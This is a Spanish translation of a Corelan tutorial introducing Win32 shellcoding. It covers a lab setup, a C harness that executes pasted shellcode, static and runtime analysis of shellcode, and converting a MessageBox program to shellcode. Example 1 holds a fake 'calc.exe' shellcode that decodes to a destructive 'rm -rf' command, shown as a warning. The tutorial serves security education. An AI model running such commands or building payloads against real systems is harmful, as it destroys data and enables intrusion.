

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS



Autor: corelanc0d3r



Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Durante el último par de meses, he escrito una serie de tutoriales sobre la creación de exploits que tienen como objetivo la pila de Windows. Uno de los objetivos primordiales de cualquier persona que escribe un exploit es modificar el flujo de ejecución normal de la aplicación y hacer que la aplicación ejecute código arbitrario. Código que se inyecta por el atacante y que podría permitirle tomar el control del equipo que ejecuta la aplicación.

Este tipo de código a menudo es llamado "Shellcode", porque uno de los objetivos más utilizados en la ejecución de código arbitrario es permitir a un atacante obtener el acceso a una shell remota o símbolo del sistema en el host, lo que permitirá a él o ella tener más control del host.

Si bien este tipo de Shellcode se sigue utilizando en muchos casos, herramientas como Metasploit han llevado este concepto un paso más allá y ofrecen Frameworks para hacer este proceso más fácil. Ver el escritorio, olfatear datos de la red, descargar los hashes de contraseñas o usar el dispositivo ownweado para atacar a los hosts más profundamente en la red, son sólo algunos ejemplos de lo que se puede hacer con el Payload o consola del meterpreter de Metasploit. La gente es creativa, eso es seguro. Lo que los conduce a cosas realmente agradables.

<http://relentless-coding.blogspot.com/2010/02/screen-unlock-meterpreter-script.html>

La realidad es que todo esto es "sólo" una variante de lo que puedes hacer con una Shellcode. Es decir, una Shellcode compleja, una Shellcode por etapas, pero aún sigue siendo una Shellcode.

Por lo general, cuando las personas están en el proceso de construcción de un exploit, tienden un poco a tratar de usar Shellcodes simples o pequeñas primero, sólo para demostrar que pueden inyectar código y poder ejecutarlas. El ejemplo más conocido y utilizado comúnmente es ejecutar calc.exe o algo por el estilo. Código simple, corto, rápido y no requiere una gran cantidad de configuración para que funcione. De hecho, cada vez que la calculadora de Windows aparece en mi pantalla, mi esposa celebra. Incluso cuando la ejecuto directamente. ☺

Con el fin de conseguir una especie de Shellcode "Ejecutadora de calc.exe", la mayoría de la gente tiende a usar los generadores de Shellcode ya disponibles en Metasploit, o copiar el código confeccionado a partir de otras vulnerabilidades en la red, sólo porque está disponible y funciona.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Bueno, no se recomienda el uso de Shellcodes que se encuentran en la red por razones obvias:

blog.zoller.lu/2009/07/Open0wnc-shellcode-dissassembled.html

<http://isc.sans.edu/diary.html?storyid=8185>

Francamente, no hay nada malo en Metasploit. De hecho, los Payloads disponibles en Metasploit son el resultado del trabajo duro y dedicación, y mano de obra de mucha gente. Estos chicos se merecen todo el respeto y los créditos por ello. Shellcoding no es sólo la aplicación de técnicas, sino que requiere una gran cantidad de conocimiento, creatividad y habilidades. No es difícil escribir Shellcodes, pero es realmente un arte escribir Shellcodes buenas.

En la mayoría de los casos, los Payloads de Metasploit y otros a disposición del público serán capaces de satisfacer tus necesidades y te permitirán probar tu punto. Puedes ser dueño de una máquina a causa de una vulnerabilidad.

Sin embargo, hoy vamos a ver cómo puedes escribir tus propias Shellcodes y cómo llegar a ciertas restricciones que puedan detener la ejecución del código (bytes nulos y otros).

Una gran cantidad de artículos y libros se han escrito sobre este tema, y algunos sitios web realmente excelentes están dedicados al tema. Pero ya que quiero hacer esta serie de tutoriales lo más completa posible, decidí combinar algunas de estas informaciones, lanzar mis 2 centavos, y escribir mi propia "Introducción al Shellcoding en Win32."

Creo que es realmente importante para los creadores de exploit entender lo que se necesita para construir Shellcodes buenas. El objetivo no es decirle a la gente que escriban sus propias Shellcodes, sino más bien que entiendan cómo funcionan (conocimientos que pueden ser útiles si necesitas averiguar por qué ciertas Shellcodes no funcionan), y que escriban sus propias Shellcodes si hay una necesidad específica para cierta funcionalidad de una Shellcode determinada, o modificar Shellcodes existentes si es necesario.

Este trabajo sólo cubre los conceptos existentes que te permiten entender lo que se necesitas para construir y utilizar Shellcodes personalizadas.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

No contiene nuevas técnicas o nuevos tipos de Shellcodes, pero estoy seguro de que no importa en este momento.

Si quieres leer otros artículos sobre Shellcoding, echa un vistazo a los siguientes enlaces:

Wikipedia:

<http://en.wikipedia.org/wiki/Shellcode>

Skylined:

http://skypher.com/wiki/index.php/Main_Page

Project Shellcode:

<http://projectshellcode.com/>

Tutorials:

<http://projectshellcode.com/?q=node/12>

Shell-storm:

<http://www.shell-storm.org/shellcode/>

Phrack:

<http://www.phrack.org/issues.html?id=7&issue=62>

Skape:

<http://www.hick.org/code/skape/papers/win32-shellcode.pdf>

Packetstormsecurity shellcode papers:

<http://packetstormsecurity.org/papers/shellcode/>

Archive:

<http://packetstormsecurity.org/shellcode/>

Amenext.com:

<http://www.amenext.com/tutorials/advanced-shellcoding-techniques>

Vividmachines.com:

<http://www.vividmachines.com/shellcode/shellcode.html>

NTInternals.net (undocumented functions for Microsoft Windows):

<http://undocumented.ntinternals.net/>

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Didier Stevens:

<http://blog.didierstevens.com/programs/shellcode/>

Harmonysecurity:

<http://www.harmonysecurity.com/blog>

Shellforge (convert c to shellcode) – for linux:

<http://www.secdev.org/projects/shellforge/>

Conceptos básicos. Construyendo el laboratorio de Shellcoding

Cada Shellcode no es más que una pequeña aplicación. Una serie de instrucciones escritas por un ser humano, diseñadas para hacer exactamente lo que el programador quiera. Podría ser cualquier cosa, pero está claro que a medida que las acciones dentro de la Shellcode se vuelvan más complejas, será más grande la Shellcode final lo más probable. Esto presentará otros problemas tales como hacer el ajuste de código en el buffer que tenemos a nuestra disposición al escribir el exploit, o simplemente hacer que la Shellcode funcione confiablemente. Ya hablaremos de eso más adelante.

Cuando miramos la Shellcode en el formato que se utiliza en un exploit, sólo vemos bytes. Sabemos que estos bytes forman instrucciones de CPU o ensamblador, pero ¿qué tal si queremos escribir nuestra propia Shellcode? ¿Tenemos que dominar ensamblador y escribir estas instrucciones en ese lenguaje? Bueno, ayuda mucho. Pero si sólo quieres obtener tu propio código a ejecutar, una vez, en un sistema específico, entonces puedes hacerlo con conocimientos limitados de ASM. Yo no soy un gran experto en ASM. Así que, si puedo hacerlo, tú también lo puedes hacer con seguridad.

Escribir Shellcodes para Windows que nos obliga a utilizar la API de Windows. ¿Cómo esto afecta el desarrollo de Shellcodes seguras o Shellcodes portables, que funcionan en versiones diferentes o niveles de service packs del sistema operativo? Hablaré de esto más adelante en este documento.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Antes de empezar, vamos a construir nuestro laboratorio:

Compiladores C/C++:

Lcc-win32:

<http://www.cs.virginia.edu/~lcc-win32/>

Dev-c++:

<http://www.bloodshed.net/devcpp.html>

MS Visual Studio Express C++:

<http://www.microsoft.com/express/Downloads/#2008-Visual-CPP>

Ensamblador:

Nasm:

<http://www.nasm.us/pub/nasm/releasebuilds/?C=M;O=D>

Depurador:

Immunity Debugger:

<http://debugger.immunityinc.com/register.html>

Decompilador:

IDA Gratis o Pro si tienes una licencia: ☺

<http://www.hex-rays.com/idapro/idadownfreeware.htm>

ActiveState Perl: necesario para ejecutar algunos de los scripts usados en este tutorial. Estoy usando Perl 5.8.

<http://www.activestate.com/activeperl/downloads/>

Metasploit:

<http://www.metasploit.org/>

Skylined:

Alpha3: <http://code.google.com/p/alpha3/>

Testival: <http://code.google.com/p/testival/>

Beta3: <http://code.google.com/p/beta3/>

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Una aplicación pequeña en C para probar nuestra Shellcode:

shellcodetest.c

```
char code[] = "Pega tu Shellcode aquí";

int main(int argc, char **argv)
{
    int (*func)();
    func = (int (*)()) code;
    (*func)();
}
```

“¡Instala todas estas herramientas antes de empezar a leer este tutorial! Además, ten en cuenta que yo escribí este tutorial en XP SP3, por lo que algunas direcciones pueden ser diferentes si estás utilizando una versión diferente de Windows.”

Además de estas herramientas y scripts, también necesitarás un cerebro sano, sentido común y la capacidad de leer, entender y escribir algo básico en Perl, código C más conocimientos básicos sobre ensamblador.

Puedes descargar los scripts que se utilizan en este tutorial aquí:

Tutorial de Shellcoding - scripts:

https://www.corelan.be/?dl_id=56

Probando una Shellcode Existente

Antes de ver cómo se construye una Shellcode, creo que es importante mostrar algunas técnicas para poner a prueba una Shellcode ya hecha o probar tu propia Shellcode mientras la estás construyendo.

Además, esta técnica puede (y debe) ser usada para ver lo que hace cierta Shellcode antes de que la ejecutes, que en realidad es un requisito si deseas evaluar una Shellcode que fue tomada de la Internet en algún lugar sin romper tus propios sistemas.

Por lo general, la Shellcode se presenta en opcodes, en un array de bytes que se encuentra por ejemplo en el interior de un script de exploit, o generado por Metasploit (o por ti mismo. Ver más adelante).

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

¿Cómo podemos probar esta Shellcode y evaluar lo que hace?

En primer lugar, tenemos que convertir estos bytes en instrucciones para que podamos ver lo que hace.

Hay 2 formas de hacerlo:

Convertir los bytes estáticos u opcodes a instrucciones y leer el código ensamblador resultante. La ventaja es que que no necesariamente tienes que ejecutar el código para ver lo que realmente hace (lo cual es un requisito cuando la Shellcode se decodifica en tiempo de ejecución).

Poner los bytes u opcodes en un script simple (ver fuente en C arriba), compilarlo y ejecutarlo a través de un depurador. Asegúrate de poner los BP's adecuados (o simplemente poner 0xCC antes del código) para que se detenga antes de la ejecución de la misma. Después de todo, sólo quieres averiguar lo que la Shellcode hace, sin tener que ejecutarla tú mismo (y saber si era falsa y destinada a destruir tu sistema). Esto es claramente un mejor método, pero también es mucho más peligroso porque un simple error tuyo arruinaría tu sistema.

Enfoque 1: Análisis estático

Ejemplo 1:

Supongamos que has encontrado esta Shellcode en Internet y quieres saber lo que hace antes de ejecutarla:

```
//Esto ejecuta calc.exe
char shellcode[] =
"\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20"
"\x2F\x2A\x20\x32\x3e\x20\x2f\x64\x65"
"\x76\x2f\x6e\x75\x6c\x6c\x20\x26";
```

¿Confiarías en este código, sólo porque dice que va a ejecutar calc.exe?

Vamos a ver. Usa el siguiente script para escribir los opcodes en un archivo binario.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

pveWritebin.pl:

```
#!/usr/bin/perl
# Scrit de Perl escrito por Peter Van Eeckhoutte
# http://www.corelan.be:8800
# Este script tomo un nombre de archivo como argumento
# Escribirá los bytes en el formato \x en un archivo
#
if ($#ARGV ne 0) {
print "  usage: $0 ".chr(34)."output filename".chr(34)." \n";
exit(0);
}
system("del $ARGV[0]");
my $shellcode="Olvidaste pegar ".
"tu Shellcode en el archivo".
" pveWritebin.pl ";

#Abre el archivo en modo binario.
print "Writing to ".$ARGV[0]." \n";
open(FILE,">$ARGV[0]");
binmode FILE;
print FILE $shellcode;
close(FILE);

print "Wrote ".length($shellcode)." bytes to file \n";
```

Pega la Shellcode en el script de Perl y ejecuta el script:

```
#!/usr/bin/perl
# Scrit de Perl escrito por Peter Van Eeckhoutte
# http://www.corelan.be:8800
# Este script tomo un nombre de archivo como argumento
# Escribirá los bytes en el formato \x en un archivo
#
if ($#ARGV ne 0) {
print "  usage: $0 ".chr(34)."output filename".chr(34)." \n";
exit(0);
}
system("del $ARGV[0]");
my $shellcode="\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20".
"\x2F\x2A\x20\x32\x3e\x20\x2f\x64\x65".
"\x76\x2f\x6e\x75\x6c\x6c\x20\x26";

#open file in binary mode
print "Writing to ".$ARGV[0]." \n";
open(FILE,">$ARGV[0]");
binmode FILE;
print FILE $shellcode;
close(FILE);

print "Wrote ".length($shellcode)." bytes to file \n";
```

```
C:\shellcode>perl pveWritebin.pl c:\tmp\shellcode.bin
Writing to c:\tmp\shellcode.bin
Wrote 26 bytes to file
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Lo primero que debes hacer, incluso antes de tratar de desensamblar los bytes, es mirar el contenido de este archivo. Sólo viendo el archivo, ya puedes descartar si el exploit es falso o no.

```
C:\shellcode>type c:\tmp\shellcode.bin
rm -rf ~ /* 2> /dev/null &
C:\shellcode>
```

Hmmm. Éste pudo haber causado problemas. De hecho, si hubieras ejecutado el exploit de donde se tomó esta Shellcode, en un sistema Linux, es posible que hayas volado tu propio sistema. Es decir, si una syscall hubiera llamado y ejecutado este código en tu sistema.

Como alternativa, también puedes utilizar el comando "strings" de Linux como se explica aquí:

<http://blog.xanda.org/2010/02/07/yet-another-fake-exploit/>

Escribe todos los bytes de la Shellcode en un archivo y luego ejecuta "strings":

```
xxxx@bt4:/tmp# strings shellcode.bin
rm -rf ~ /* 2> /dev/null &
```

Agregado el 26 de febrero de 2010: SkyLined señaló que podemos utilizar Testival o Beta3 para evaluar las Shellcodes, también.

Beta3:

```
BETA3 --decode \x
"\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20"
"\x2F\x2A\x20\x32\x3e\x20\x2f\x64\x65"
"\x76\x2f\x6e\x75\x6c\x6c\x20\x26";
^Z
Char 0 @0x00 does not match encoding: ' "'.
Char 37 @0x25 does not match encoding: ' "'.
Char 38 @0x26 does not match encoding: '\n'.
Char 39 @0x27 does not match encoding: ' "'.
Char 76 @0x4C does not match encoding: ' "'.
Char 77 @0x4D does not match encoding: '\n'.
Char 78 @0x4E does not match encoding: ' "'.
Char 111 @0x6F does not match encoding: ' "'.
Char 112 @0x70 does not match encoding: ';'.
Char 113 @0x71 does not match encoding: '\n'.
rm -rf ~ /* 2> /dev/null &
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Testival se puede utilizar para ejecutar la Shellcode en realidad que es, por supuesto, peligroso cuando estás tratando de averiguar lo que algunas Shellcode oscuro realmente hacen, pero todavía será útil si estás probando tu propia Shellcode.

Ejemplo 2:

¿Qué tal ésta?

```
# Generado por Metasploit - calc.exe - x86 - Windows XP Pro SP2
my $shellcode="\x68\x97\x4C\x80\x7C\xB8"
"\x4D\x11\x86\x7C\xFF\xD0";
```

Escribe la Shellcode en un archivo y ve su contenido:

```
C:\shellcode>perl pveWritebin.pl c:\tmp\shellcode.bin
Writing to c:\tmp\shellcode.bin
Wrote 12 bytes to file

C:\shellcode>type c:\tmp\shellcode.bin
hùLÇ|?M?â| ?
C:\shellcode>
```

Vamos a desensamblar estos bytes en instrucciones:

```
C:\shellcode>"c:\Archivos de programa\nasm\ndisasm.exe" -b 32
c:\tmp\shellcode.bin
00000000 68974C807C      push dword 0x7c804c97
00000005  B84D11867C      mov  eax,0x7c86114d
0000000A  FFD0             call  eax
```

No es necesario ejecutar este código para saber que hará.

Si el exploit está realmente escrito para Windows XP Pro SP2, entonces pasará esto:

En 0x7c804c97 en XP SP2, encontramos (resultado de Windbg):

```
0:001> d 0x7c804c97
7c804c97 57 72 69 74 65 00 42 61-73 65 43 68 65 63 6b 41 Write.BaseCheckA
7c804ca7 70 70 63 6f 6d 70 61 74-43 61 63 68 65 00 42 61 ppcompatCache.Ba
7c804cb7 73 65 43 6c 65 61 6e 75-70 41 70 70 63 6f 6d 70 seCleanupAppcomp
7c804cc7 61 74 43 61 63 68 65 00-42 61 73 65 43 6c 65 61 atCache.BaseClea
7c804cd7 6e 75 70 41 70 70 63 6f-6d 70 61 74 43 61 63 68 nupAppcompatCach
7c804ce7 65 53 75 70 70 6f 72 74-00 42 61 73 65 44 75 6d eSupport.BaseDum
7c804cf7 70 41 70 70 63 6f 6d 70-61 74 43 61 63 68 65 00 pAppcompatCache.
7c804d07 42 61 73 65 46 6c 75 73-68 41 70 70 63 6f 6d 70 BaseFlushAppcomp
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Así que, PUSH DWORD 0x7c804c97 empujará "Write" en la pila.

A continuación, se mueve 0x7c86114d y se hace un CALL EAX.

En 0x7c86114d, encontramos:

```
0:001> ln 0x7c86114d
(7c86114d) kernel32!WinExec | (7c86123c) kernel32!`string'
Exact matches:
kernel32!WinExec =
```

Conclusión: este código ejecutará "write" (= wordpad).

Si el indicador "Windows XP Pro SP2" no está bien, esto va a suceder (por ejemplo, en Windows XP Service Pack 3):

```
0:001> d 0x7c804c97
7c804c97 62 4f 62 6a 65 63 74 00-41 74 74 61 63 68 43 6f bobject.AttachCo
7c804ca7 6e 73 6f 6c 65 00 42 61-63 6b 75 70 52 65 61 64 nsole.BackupRead
7c804cb7 00 42 61 63 6b 75 70 53-65 65 6b 00 42 61 63 6b .BackupSeek.Back
7c804cc7 75 70 57 72 69 74 65 00-42 61 73 65 43 68 65 63 upWrite.BaseChec
7c804cd7 6b 41 70 70 63 6f 6d 70-61 74 43 61 63 68 65 00 kAppcompatCache.
7c804ce7 42 61 73 65 43 6c 65 61-6e 75 70 41 70 70 63 6f BaseCleanupAppco
7c804cf7 6d 70 61 74 43 61 63 68-65 00 42 61 73 65 43 6c mpatCache.BaseCl
7c804d07 65 61 6e 75 70 41 70 70-63 6f 6d 70 61 74 43 61 eanupAppcompatCa
0:001> ln 0x7c86114d
(7c86113a) kernel32!NumaVirtualQueryNode+0x13
| (7c861437) kernel32!ConsigneLogicalDriveStringsW
```

Eso no parece hacer nada productivo.

Enfoque 2: análisis en tiempo de ejecución

Cuando el Payload o Shellcode fue codificado (como aprenderás más adelante en este documento), o - en general - las instrucciones producidas por el desensamblaje puede no parecer muy útil a primera vista. Entonces, es posible que tengamos que dar un paso más allá. Si por ejemplo un codificador fue utilizado, entonces es muy probable ver un grupo de bytes que no tienen ningún sentido cuando se convierte a ASM, debido a que son de hecho sólo datos codificados que serán utilizados por el bucle del decodificador, con el fin de producir la Shellcode original de nuevo.

Puedes tratar de simular el bucle decodificador a mano pero se necesitará mucho tiempo para hacerlo. También puedes ejecutar el código, prestando atención a lo que sucede y el uso de BP's para bloquear la ejecución automática (y evitar desastres).

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Esta técnica no está exenta de peligro y requiere que mantengas la concentración y entiendas lo que hará la siguiente instrucción. Así que, no voy a explicar los pasos exactos de cómo hacer esto ahora. A medida que transcurra el resto de este tutorial, se darán ejemplos para cargar la Shellcode en un depurador y ejecutarla paso a paso.

Solo recuerda esto:

- Desconéctate de la red.
- Toma notas sobre la marcha.
- Asegúrate de poner un BP justo antes de que la shellcode se ponga en marcha, antes de ejecutar la aplicación **testshellcode** (entenderás lo que quiero decir en unos momentos).
- No te limites a ejecutar el código. Usa F7 (ImmDBG) para trazar cada instrucción. Cada vez que veas un CALL o JMP (o cualquier cosa que pueda redirigir la instrucción a otro lugar), tratar de averiguar primero lo que el CALL o JMP va a hacer antes de que lo ejecutes.
- Si el decodificador se utiliza en la Shellcode, trata de localizar el lugar donde se reproduce la Shellcode original (ésta estará justo después del bucle decodificador o en otro lugar referenciado por uno de los registros). Después de reproducir el código original, por lo general se hará un salto a este código o (en caso de que la Shellcode original fue reproducida justo después del bucle), el código se ejecutará cuando un cierto resultado de la operación cambie a lo que era durante el bucle. En ese momento, no ejecutes la Shellcode todavía.
- Cuando la Shellcode original sea reproducida, mira las instrucciones y trata de simular lo que van a hacer sin ejecutar el código.
- Ten cuidado y prepárate para limpiar o reconstruir tu sistema si eres owneado de todos modos. ☺

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

De C a la Shellcode

OK. Vamos a empezar ahora realmente. Digamos que queremos construir una Shellcode que muestre un cuadro de mensaje con el texto "Has sido pwneado por Corelan". Lo sé, esto puede no ser muy útil en un exploit de la vida real, pero te mostrará las técnicas básicas que necesitas dominar antes de pasar a la escritura o modificación de un Shellcode más compleja.

Para empezar, vamos a escribir el código en C. Por el bien de este tutorial, he decidido utilizar el compilador lcc-win32. Si decides usar otro compilador entonces los conceptos y los resultados finales deben ser más o menos lo mismos.


Desde C a ejecutable para ASM

Fuente (corelan1.c):

```
#include <windows.h>

int main(int argc, char** argv)
{
    MessageBox(NULL,
               "Has sido pwneado por Corelan",
               "Corelan",
               MB_OK);
}
```

Compilálo y luego ejecútalo:



Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

“Has sido pwneado por Corelan” en inglés se escribe así: “You have been pwned by Corelan.” No te confundas que es lo mismo, total es un simple mensaje que puede ser cualquier que tú quieras poner.

“Nota: Como puedes ver, he usado lcc-win32. La biblioteca user32.dll (necesaria para MessageBox) parece se cargara automáticamente. Si usas otro compilador, puede que tengas que agregar una llamada a LoadLibraryA ("user32.dll") para hacer que funcione.”

Abre el ejecutable en el decompilador (IDA Free) (Load executable PE).

Después de que el análisis se haya completado, esto es lo que obtienes:

```
.text:004012D4 ; ||| S U B R O U T I N E
|||
.text:004012D4
.text:004012D4 ; Attributes: bp-based frame
.text:004012D4
.text:004012D4 public _main
.text:004012D4 _main proc near ; CODE XREF: _mainCRTStartup+92p
.text:004012D4 push ebp
.text:004012D5 mov ebp, esp
.text:004012D7 push 0 ; uType
.text:004012D9 push offset Caption ; "Corelan"
.text:004012DE push offset Text ; "You have been pwned by Corelan"
.text:004012E3 push 0 ; hWnd
.text:004012E5 call _MessageBoxA@16 ; MessageBox(x,x,x,x)
.text:004012EA mov eax, 0
.text:004012EF leave
.text:004012F0 retn
.text:004012F0 _main endp
.text:004012F0
.text:004012F0 ; -----
-----
```

Si lo prefieres, también puedes cargar el ejecutable en un depurador:

```
CPU - main thread, module corelan1
004012C4 . 50 PUSH EAX
004012C5 . E8 8A020000 CALL <JMP.&CRTDLL.exit>
004012CA . C9 LEAVE
004012CB . C3 RETN
004012CC . 64:A3 00000000 MOV DWORD PTR FS:[0], EAX
004012D2 . C3 RETN
004012D3 . 90 NOP
004012D4 . 55 PUSH EBP
004012D5 . 89E5 MOV EBP, ESP
004012D7 . 6A 00 PUSH 0
004012D9 . 68 A0404000 PUSH corelan1.004040A8
004012DE . 68 A8404000 PUSH corelan1.004040A8
004012E3 . 6A 00 PUSH 0
004012E5 . E8 3A020000 CALL <JMP.&USER32.MessageBoxA>
004012EA . B8 00000000 MOV EAX, 0
004012EF . C9 LEAVE
004012F0 . C3 RETN
004012F1 . 90 NOP
```

[status
exit
Style = MB_OK|MB_APPLMODAL
Title = "Corelan"
Text = "You have been pwned by Corelan"
hOwner = NULL
MessageBoxA


Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
004012D4 /$ 55          PUSH EBP
004012D5 |. 89E5          MOV EBP,ESP
004012D7 |. 6A 00          PUSH 0          ; /Style = MB_OK|MB_APPLMODAL
004012D9 |. 68 A0404000    PUSH 004040A0   ; |Title = "Corelan"
004012DE |. 68 A8404000    PUSH 004040A8   ; |Text = "You have been pwned by Corelan"
004012E3 |. 6A 00          PUSH 0          ; |hOwner = NULL
004012E5 |. E8 3A020000    CALL <JMP.&USER32.MessageBoxA> ; \MessageBoxA
004012EA |. B8 00000000    MOV EAX,0
004012EF |. C9            LEAVE
004012F0 \. C3            RETN
```

Bueno, ¿qué vemos aquí?

1. Las instrucciones PUSH EBP Y MOV EBP, ESP se utilizan para configurar la pila. Es posible que no las necesitemos en nuestra Shellcode porque vamos a estar ejecutando el Shellcode dentro de una aplicación ya existente, y vamos a suponer que la pila se ya ha configurado correctamente. Esto no puede ser verdad y en la vida real es posible que tengas que modificar un poco los registros o la pila para hacer que tu Shellcode funcione, pero eso está fuera de lugar por el momento.


2. PUSHeamos o empujamos los argumentos que se utilizan en la pila, en el orden inverso. El Título (0x004040A0) y Texto del MessageBox (0x004040A8) se toman de la sección **.data** de nuestro ejecutable:



Address	Offset	Section	Content	Permissions
00330000	00005000			R E
003F0000	00002000			R E
00400000	00001000	corelan1		RWE
00401000	00001000	corelan1	.text	RWE
00402000	00001000	corelan1	.bss	RW
00403000	00001000	corelan1	.rdata	R
00404000	00001000	corelan1	.data	RW CopyOnWr
00405000	00001000	corelan1	.idata	RW imports
00410000	00103000			R
00520000	00001000			RW

Style (MB_OK) y hOwner son sólo 0.

3. Llamamos a la API de Windows “MessageBoxA” que se encuentra en user32.dll. Esta API toma sus 4 argumentos de la pila. En caso de que hayas usado lcc-win32 y no te preguntaste por qué funcionó MessageBoxA: puedes ver que esta función ha sido importada desde user32.dll mirando la sección "Imports" en IDA. Esto es importante. Vamos a hablar de esto más adelante.



Address	Ordinal	Name	Library
004050E8		RtlUnwind	KERNEL32
004050F4		MessageBoxA	USER32
00405100		_job	CRTDLL
00405104		_itoa	CRTDLL
00405108		GetMainArea	CRTDLL

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS


Como alternativa, busca en MSDN. Puedes encontrar la biblioteca de Microsoft correspondiente en la parte inferior de la página de estructura funciones.

4. Limpiamos y salimos de la aplicación. Ya hablaremos de esto más adelante.

De hecho, no estamos tan lejos de convertir esto en una Shellcode funcional. Si tomamos los bytes de los opcodes del resultado anterior, tenemos nuestra Shellcode básica. Tan sólo hay que cambiar un par de cosas para hacerla funcionar:

Cambia la forma en que las strings son puestas en la pila, el título "Corelan" y el texto "You have been pwned by Corelan." En nuestro ejemplo, estas cadenas fueron tomadas de la sección .data de nuestra aplicación en C. Pero cuando estamos explotando otra aplicación, no podemos usar la sección .data de esa aplicación en particular, ya que contendrá algo más. Así que, tenemos que poner el texto en la pila nosotros mismos y pasar los punteros al texto a la función MessageBoxA.

